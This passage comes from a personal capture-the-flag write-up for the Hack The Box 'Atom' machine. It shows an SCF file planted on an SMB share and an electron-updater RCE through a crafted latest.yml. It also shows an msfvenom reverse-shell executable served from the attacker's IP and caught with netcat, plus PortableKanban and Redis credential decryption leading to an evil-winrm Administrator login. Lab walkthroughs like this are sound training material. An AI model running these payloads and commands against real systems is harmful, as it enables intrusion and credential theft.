
```
read write. The robot will auto execute files here. This reminds me of a "scenario" where a hacker is trying to get a shell into a corporate network. He is spying on a group meeting where a group of employess are working out of a directory. They make the directory 777 because they need the project done and everyone working on it. Then the clever hacker comes and sends a reverse shell to the directory. Kind of a scenario like that.
```

Listing contents in the browser via `file:////home/path/dir`

15. **I already knew this but I realized I need to use this more as it is a better way to list your contents in a browser instead of typing firefox `blah.html` or `blah.pdf`. Etcetera.**

- *#pwn_browser_navigation_via_file_command*
- *#pwn_navigate_in_FireFox_browser_via_file_command*

```
1. For example
2. file:////home/haxor/htb/atom
```



file:////home/pablo/hackdab0x/atom

Index of file:////home/pablo/hackdab0x/atom

Up to higher level directory

Name	Size	Last Modified
$PLUGINSDIR		11/30/23 01:16:05 EST
SMBMAP_enumerate_using_GUEST_Session_NULL.jpg	63 KB	11/29/23 22:00:09 EST
UAT_Testing_Procedures.pdf	35 KB	11/30/23 02:41:12 EST
Uninstall heedv1.exe	133 KB	4/9/21 07:37:26 EDT
atom_logo_image.jpeg	29 KB	11/29/23 06:17:37 EST
heed_setup_v1.0.0.zip	45475 KB	11/29/23 23:47:25 EST
heedv		11/30/23 01:16:34 EST
heedv1 Setup 1.0.0.exe	45488 KB	4/9/21 18:07:30 EDT
lookup_ports_using_HackTricks_website.jpg	89 KB	11/29/23 23:07:16 EST
portzscan.nmap	4 KB	11/29/23 18:44:48 EST
tmp	1 KB	11/30/23 01:04:05 EST

Malicious SCF file

16. **An scf file is an file that once clicked executes other files via smb protocol. It is considered a handy feature in AD but can be abused in older windows versions.**

```
1. Google 'Malicious SCF file pentestlab'
2. https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
3. It is not new that SCF (Shell Command Files) files can be used to perform a limited set of operations such as showing the Windows desktop or opening a Windows explorer. However a SCF file can be used to access a specific UNC path which allows the penetration tester to build an attack. The code below can be placed inside a text file which then needs to be planted into a network share.
```

17. **Lets create the SCF payload and upload it to client folders.**

```
1. The reason we are creating the payload and upload it to the client folders via smbclient or smbmap is because of the memo from earlier. See below.
2. UAT_Testing_Procedures.pdf - just place the updates in one of the "client" folders, and the appropriate QA team will test it to ensure it finds an update and installs it
correctly
3. Copy the payload off of the site above into a file called 'foo.scf'
[Shell]
Command=2
IconFile=\\X.X.X.X\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
2. Edit the file just as a proof of concept for now.
3. ▷ cat foo.scf
[Shell]
Command=2
IconFile=\\10.10.14.4\ninjafolder\test.ico
[Taskbar]
Command=ToggleDesktop
3. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
4. atom ▷ smbclient //10.10.10.237/Software_Updates -N
5. smb: \client1\> put foo.scf
6. FAIL, ok that seems to have been a rabbit hole the creators of the box made for us. Lets see another way of getting a foothold.
7. atom ▷ rm -rf foo.scf
```

Electron-updater RCE (`latest.yml`)

18. **Savitar does some research and looks at the `main.js` file again. The one we exfiltrated using the `axar tool`. In that file there a reference to `electron-updater`. So he googles `electron-updater exploit` and he finds an RCE exploit.**

```
1. Google 'electron-updater exploit'
2. It should be the first link that shows up.
3. https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html
4. Create a latest.yml file and paste the following code inside
version: 1.2.3
files:
  - url: v';calc;'ulnerable-app-setup-1.2.3.exe
  sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
  size: 44653912
path: v';calc;'ulnerable-app-1.2.3.exe
sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
releaseDate: '2019-11-20T11:17:02.627Z'
5. You can delete everything from the payload except the version:, path:, and sha512:
......................................................................
▷ cat latest.yml
version: 1.2.3
path: v';calc;'ulnerable-app-1.2.3.exe
sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
........................................................................
6. So you should only have inside your yml file (YAML pronounced yamel file) the following lines as above.
7. Now we need to edit even further because we do not want to execute the calc.exe program.
........................................................................
▷ cat latest.yml
version: 1.2.3
path: http://10.10.14.4/test
sha512: 1234
........................................................................
8. Basically, all we need in the .yml file is the path to our payload and the other parameters do not matter what they say. It also has to named latest.yml because if not the exploit will not work.
9. Make sure to setup a listener with netcat on port 80
10. We are not trying to catch a reverse shell right now. We just want to grab the header information from the server.
11. sudo nc -nlvp 80
12. Then put it into one of the client folders as before using smbclient again.
13. It seems like 'client3' directory is the one responding to my latest.yml upload.
14. ▷ sudo nc -nlvp 80
[sudo] password for haxor:
Listening on 0.0.0.0 80
Connection received on 10.10.10.237 59113
GET /test HTTP/1.1
Host: 10.10.14.4
Connection: keep-alive
Content-Length: 0
accept: */*
User-Agent: electron-builder
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept-Language: en-US
14. SUCCESS, we see that it is indeed 'electron-builder' that is vulnerable in our lab scenario. Of course, this is very obsolete by now.
15. I think we also need to have the 'files' declaration in the payload as well i am not sure.
16. Well it worked we got a call back on our nc listener. We were just trying to grab the header. Lets see below how to build our payload and if we need the 'files' declaration or not.
```

`MSFVENOM` is perfect for this situation

19. **We know that we have an `RCE` via electron-builder. The way we can get this `RCE` to give us a reverse shell is create a malicious `exe` file that will be triggered by our `yaml` file.**

```
1. ▷ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f exe -o "r'everse.exe"
2. There is a first time for everything and this is the first time I have ever seen that the payload must be named with a char then a single quote to trigger the payload. I repeat "r'everse.exe" is not a typo.
3. We can read about the naming of the payload on the website.
4. https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html
5. "For instance, a malicious update definition would look like: path: v'ulnerable-app-1.2.3.exe"
```

20. **Payload build using *MSFVENOM* was a success**

```
1.  ▷ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f exe -o "r'everse.exe"
2. Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: r'everse.exe
```

21. **Now now instead of just have test in our `latest.yml` file we need to change it to `r'verse.exe` in our path.**

```
1. FAIL
2. We are getting hits at the python server but because of the name of the payload. It is substituting a hex
value and not triggering the payload for some reason.
3. ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [30/Nov/2023 05:14:25] code 404, message File not found
10.10.10.237 - - [30/Nov/2023 05:14:25] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [30/Nov/2023 05:14:25] "GET /r%27everse.exe HTTP/1.1" 200 -
10.10.10.237 - - [30/Nov/2023 05:15:25] code 404, message File not found
10.10.10.237 - - [30/Nov/2023 05:15:25] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [30/Nov/2023 05:15:25] "GET /r%27everse.exe HTTP/1.1" 200 -
4. Savitar is saying that because the sha512 is obviously not to the file the server is rejecting the exe. So
just use sha512sum to create the hash for the file r\'everse.exe
5. So the command would be like this below.
```

22. **`sha512sum` is bad and it might be getting rejected for this reason. Lets create the valid `sha512sum` for this file `r'verse.exe`.**

```
1. ▷ sha512sum r\'everse.exe
8eb9a2d0ac6bbc65e0d99ddf1ff4f36db0c4a9996a2425d98256654ef19bcf1ba39ceee110b3d54e63d257aff3b99079b1d98b6e7f725cdd9
69e2efa98f78032  r'everse.exe
2. Now take the hash and paste it into latest.yml substituting the hash for 1234
3. So this is what your payload (latest.yml) should look like now.
4. ▷ cat latest.yml
version: 1.2.3
path: http://10.10.14.4/r'everse.exe
sha512:
8eb9a2d0ac6bbc65e0d99ddf1ff4f36db0c4a9996a2425d98256654ef19bcf1ba39ceee110b3d54e63d257aff3b99079b1d98b6e7f725cdd9
69e2efa98f78032
```

Got Shell

23. **Ok I finally got the shell.**

```
1. sudo rlwrap -cAr nc -nlvp 443
2. ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [30/Nov/2023 05:30:23] code 404, message File not found
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [30/Nov/2023 05:30:23] code 404, message File not found
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r%27everse.exe HTTP/1.1" 200 -
10.10.10.237 - - [30/Nov/2023 05:30:23] code 404, message File not found
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r%27everse.exe HTTP/1.1" 200 -
10.10.10.237 - - [30/Nov/2023 05:30:23] "GET /r%27everse.exe HTTP/1.1" 200 -
3. smb: \client3\> put latest.yml
4. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.237 59300
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
atom\jason
```

24. **Lets enumerate the box**

```
1. C:\WINDOWS\system32>whoami
whoami
atom\jason
2. C:\WINDOWS\system32>ipconfig
   IPv4 Address. . . . . . . . . . . : 10.10.10.237
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:fa6f%6
                                       10.10.10.2
3. We are on the ip of the server so that means we are not inside a container.
4. C:\WINDOWS\system32>whoami /priv
Nothing here, SEImpersonate privilege in NOT enabled
5. C:\WINDOWS\system32>systeminfo
systeminfo
6. We are able to exfil the systeminfo so if all else fails you could use windows-exploit-suggester to find a
kernel vulnerability.
```

25. **I found the user flag**

```
C:\Users\jason\Desktop>type user.txt
type user.txt
71c713f92fc48019b1116d08e86f9418
```

26. **Continuing with the enumeration of the box**

```
1. C:\Users\jason>net user jason
Local Group Memberships      *Users
Global Group memberships     *None
2. Jason has zero group memberships. This is going to be a hard privesc.
3. Ok lets keep looking.
4. C:\Users\jason\Downloads>dir
node_modules
PortableKanban
5. C:\Users\jason\Downloads>cd Port*
6. C:\Users\jason\Downloads\PortableKanban>dir
.....................................................
CommandLine.dll
CsvHelper.dll
DotNetZip.dll
Files
Itenso.Rtf.Converter.Html.dll
Itenso.Rtf.Interpreter.dll
Itenso.Rtf.Parser.dll
Itenso.Sys.dll
MsgReader.dll
Ookii.Dialogs.dll
Plugins
PortableKanban.cfg
PortableKanban.Data.dll
PortableKanban.exe
PortableKanban.Extensions.dll
PortableKanban.pk3.lock
ServiceStack.Common.dll
ServiceStack.Interfaces.dll
ServiceStack.Redis.dll
ServiceStack.Text.dll
User guide.pdf
7. Since I have no idea what 'PortableKanban' is I do a google search.
8. **Kanban** **is** a popular framework used to implement agile and DevOps software development. It requires
real-time communication of capacity and full transparency of work. Work items are represented visually on a
**kanban** board, allowing team members to see the state of every piece of work at any time.
9. Basically, kanban is a type of ci-cd developement framework for building software.
```

27. `Portablekanman.cfg` **file. Lets copy over this file and paste it into a tmp file call it data or whatever.**

```
1. ▷ cat json_data | jq .
2. Then we can cat out the raw json data using jq and it turns it into pretty javascript.
3. We find some interesting things in this config file.
    "DataSource": "RedisServer",
    "DbServer": "localhost",
    "DbPort": 6379,
    "DbEncPassword": "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb",
```

28. **Seems like the password might be encrypted lets see what we can find in** `searchsploit`. ***PortableKanBan stores credentials in an encrypted format***

```
1. ▷ searchsploit portablekanban
PortableKanban 4.3.6578.38136 - Encrypted Password Retrieval windows/local/49409.py
2. Lets copy over this python file into our working directory.
3. searchsploit -m windows/local/49409.py
4. ▷ batcat 49409.py
>>>PortableKanBan stores credentials in an encrypted format
>>>Reverse engineering the executable allows an attacker to extract credentials from local storage
>>>Provide this program with the path to a valid PortableKanban.pk3 file and it will extract the decoded
credentials
5. PortableKanban.pk3.lock
```

29. **What is a** `.lock` **extension**

```
1. What is a LOCK file?
       A LOCK file is a file used by various operating systems and programs to lock a resource, such as a file
or a device. It typically contains no data and only exists as an empty marker file, but may also contain
properties and settings for the lock.
2. Files that contain the .lock file extension are most commonly associated with Microsofts .NET Framework. The
LOCK file format is used to create "locked" copies of a database file.
```

```
     When a database is already in use and another user tries to open it, a locked copy of the file will be
opened instead of the editable copy. This file is saved with the .lock file suffix. This LOCK file prevents the
user from making changes to the file while another user is editing it.
```

Reverse Engineering `49409.py aka portable_kanban_decryptor.py`

30. ***Ok when everything else fails*** `Reverse Engineer everything`.

```
1. Savitar gets frustrated with the decrytion tool and we can not find a pk3 file because the file is locked.
2. So he edits the decrytion tool and we are able to unlock the password.
3. SUCCESS I copy what savitar did and I was able to decrypt the encrypted password.
4.  ᐅ python3 portable_kanban.py
kidvscat_yes_kidvscat
```

31. **In powershell you can grep the `redis.windows.conf` file and see if the same password we just decrypted was available in plain text in this `redis.windows.conf` file.**

```
1. C:\Program Files\Redis>powershell
2. PS C:\Program Files\Redis> cat redis.windows.conf | select-string '^#' -Notmatch | select-string .
3. The password can be seen immediately in plain text.
4. requirepass kidvscat_yes_kidvscat
port 6379
```

32. **Ok with this info lets connect to the Redis-CLI.**

```
1.  ᐅ redis-cli -h 10.10.10.237
2. 10.10.10.237:6379> help
3. 10.10.10.237:6379> auth kidvscat_yes_kidvscat
OK
4. 10.10.10.237:6379> info
5. Now it gives us all the info with no problems
6. 10.10.10.237:6379> KEYS *
1) "pk:ids:User"
2) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
3) "pk:ids:MetaDataClass"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
7. 10.10.10.237:6379> KEYS *
8. SUCCESS, we get an encrypted Administrator password
9. \"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\""
10. Disregard all the backslashes and double quotes.
11. Now we have to take that encrypted password and decrypt it with the Portable_kanban.py because it looks
exactly the same as the other encrypted hash. So we can safely assume that it was also encrypted with kanban.
12. python3 portable_kanban.py (with the updated administrator encrypted hash)
13. Success, password is decrypted.
14. atom/portablekanban_project ᐅ python3 portable_kanban.py
kidvscat_admin_@123
```

33. **Decrypted Administrator Password.**


```
1. ᐅ python3 portable_kanban.py
kidvscat_admin_@123
```

34. **Now we can validate with CME and if it is good which is most likely we can winrm in using Evil-Winrm.**

```
1. ᐅ crackmapexec winrm 10.10.10.237 -u 'Administrator' -p 'kidvscat_admin_@123'
[+] ATOM\Administrator:kidvscat_admin_@123 (.Pwn3d!)
2. ᐅ evil-winrm -i 10.10.10.237 -u 'Administrator' -p 'kidvscat_admin_@123'
3. *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
atom\administrator
```

35. **Goot Root Flag**

```
1. *Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
ad5e262d4872cb90c95b47786f11f641
```



Atom has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#2623
MACHINE RANK

30 Nov 2023
PWN DATE

RETIRED
MACHINE STATE